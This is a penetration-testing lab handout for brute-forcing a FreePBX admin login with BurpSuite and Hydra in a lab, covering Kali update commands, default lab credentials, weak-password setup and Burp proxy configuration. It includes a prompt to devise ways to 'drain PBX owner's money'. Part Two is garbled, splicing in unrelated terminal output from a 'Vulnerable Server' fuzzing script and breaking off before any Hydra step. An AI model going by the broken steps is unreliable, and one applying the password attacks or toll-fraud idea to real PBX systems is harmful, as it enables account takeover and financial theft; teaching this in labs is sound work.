LESSON TITLE: **Lab – PBX Scenario**

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐Beginner

☒Intermediate

☐Advanced

Time Required: 120 minutes

Audience: ☒Instructor-led ☐Self-taught

Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:

Demonstrate of hacking PBX admin system with the help of BurpSuite and hydra.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

In this lab, we will be performing hacking of PBX admin system where we will make use of BurpSuite and hydra, in order to hack admin panel password of PBX system.

Systems and Tools Used:

- Kali Linux *(u: root, p: toor)*
  - BurpSuite
  - Hydra
- PBX system
- Windows 7 (u: Administrator, p: Pa$$w0rd)
- Power down all other systems

MAKE SURE YOUR KALI LINUX IS UPDATE TO LATEST VERSION
INORDER TO UPDATE KALI LINUX PLEASE FOLLOW THE STEPS IN TERMINAL

RUN THIS COMMAND IN TERMINAL >

```
gedit /etc/apt/sources.list
```

COPY 4 lines BELOW and delete everything which exist in previous file.

```
# See
deb http://http.kali.org/kali kali-rolling main contrib non-free
# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
```

MAKE SURE TO SAVE IT AFTER PASTING IT

Update command

RUN THIS COMMAND IN TERMINAL >

```
wget -q -O - https://archive.kali.org/archive-key.asc | apt-key add
```

RUN THIS COMMAND IN TERMINAL >

```
Sudo apt update
```

RUN THIS COMMAND IN TERMINAL >

```
Sudo apt full-upgrade y
```


Weak password: Imagine the PBX configuration interface is open and only protected by a password. If the administrator selected a weak password and it got known by the hacker, the hacker can log in to the system and mess up the configuration. Construct another approach to drain PBX owner's money

Module Activity Description:


Part Zero: Setup PBX

1. Connect to Remote Console in PBX and Login via below credentials:

Username: root
Password:root@123




Now the screen will be same but IP address might be different than the following screenshot.




```
Last login: Wed Jan 12 22:19:32 on tty1

NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----------+------------------+-------------------------+
| Interface | MAC Address      | IP Addresses            |
+-----------+------------------+-------------------------+
| eth0      | 00:50:56:8A:98:E6 | 192.168.2.6            |
|           |                  | fe80::250:56ff:fe8a:98e6 |
+-----------+------------------+-------------------------+

Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
    http://www.freepbx.org/support-and-professional-services

+-------------------------------------------------------------------+
| This machine is not activated.  Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules.                                         |
|                                                                     |
| If you already have a Deployment ID for this machine, simply run:   |
|                                                                     |
|    fwconsole sysadmin activate deploymentid                         |
|                                                                     |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the   |
| Web UI) and create a new Deployment there.                          |
+-------------------------------------------------------------------+

[root@freepbx ~]#
```

Open IP address in windows machine from another VM instance.



1. **Connect Windows Machine and Login in Administrator**
2. **Open Mozilla Firefox**
3. **Open IP address of PBX in URL**



Welcome to FreePBX Administration!

Initial Setup

Please provide the core settings that will be used to administer and update your system

Administrator User

Username: Admin user name

Password: Admin password

Confirm Password: Admin password

System Notifcations Email

Notifications Email address: Email Address

System Identification

System Identifier: VoIP Server

System Updates

Automatic Module Updates: [✓ Enabled] Email Only Disabled

Automatic Module Security Updates: [✓ Enabled] Email Only

Send Security Emails For Unsigned Modules: [✓ Enabled] Disabled

Check for Updates every: Saturday Between 4am and 8am

Setup System
freePBX
FreePBX is a registered trademark of Sangoma Technologies Inc. FreePBX 15.0.17.34 is licensed under the GPL
SANGOMA


4. **Setup Weak Password:**

Username: admin
Password: admin
Or
Password: msfadmin
Or
Password: 123456789
Or
Password: service
Or
Password: postgres
Or
Password: batman

Remember: The above credentials will be hacked in the further steps.


5. **Put your email address and click next.**

6. You will be presented with this screen



FreePBX is a registered trademark of Sangoma Technologies Inc.
FreePBX 15.0.17.34 is licensed under the GPL
Copyright© 2007-2022

7. Click on FreePBX Administration and login via username: admin and password: admin, and click continue.



Login


To get started, please enter your credentials:

admin

•••••


FreePBX is a registered trademark of Sangoma Technologies Inc.
FreePBX 15.0.17.34 is licensed under the GPL
Copyright© 2007-2022

8. Setup all the incomplete steps by clicking submit, continue, YES or next. (Click any of the following buttons until you come up with the following screen)



Part One: Setup BurpSuite in Mozilla FireFox in Kali Linux


1. **Open Mozilla Firefox.**
2. **Goto preferences.**



3. **Find “proxy” and select manual proxy.**

Enter >> 127.0.0.1 and Put 8080 in port.

4. **Make sure to save.**




Your browser is being managed by your organization.

proxy

Search Results

Network Settings

Configure how Firefox connects to the internet. Learn more



Connection Settings

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Also use this proxy for FTP and HTTPS


HTTPS Proxy Port 0

FTP Proxy Port 0

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

Part Two: Finding Field and error with the help of Burpsuite



```
root@kali-linux-vm:~# python2 vs-fuzz1
Length of attack:100
Welcome to Vulnerable Server! Enter HELP for help.

Sending
UNKNOWN COMMAND

GOODBYE

root@kali-linux-vm:~# vi vs-fuzz1
root@kali-linux-vm:~# python2 vs-fuzz1
Length of attack:100
Welcome to
Sending
TRUN COMPL

GOODBYE

root@kali-
Picked up                                          t=true
Your JRE a
Burp has n                                         problems.
```

Burp Suite Community Edition

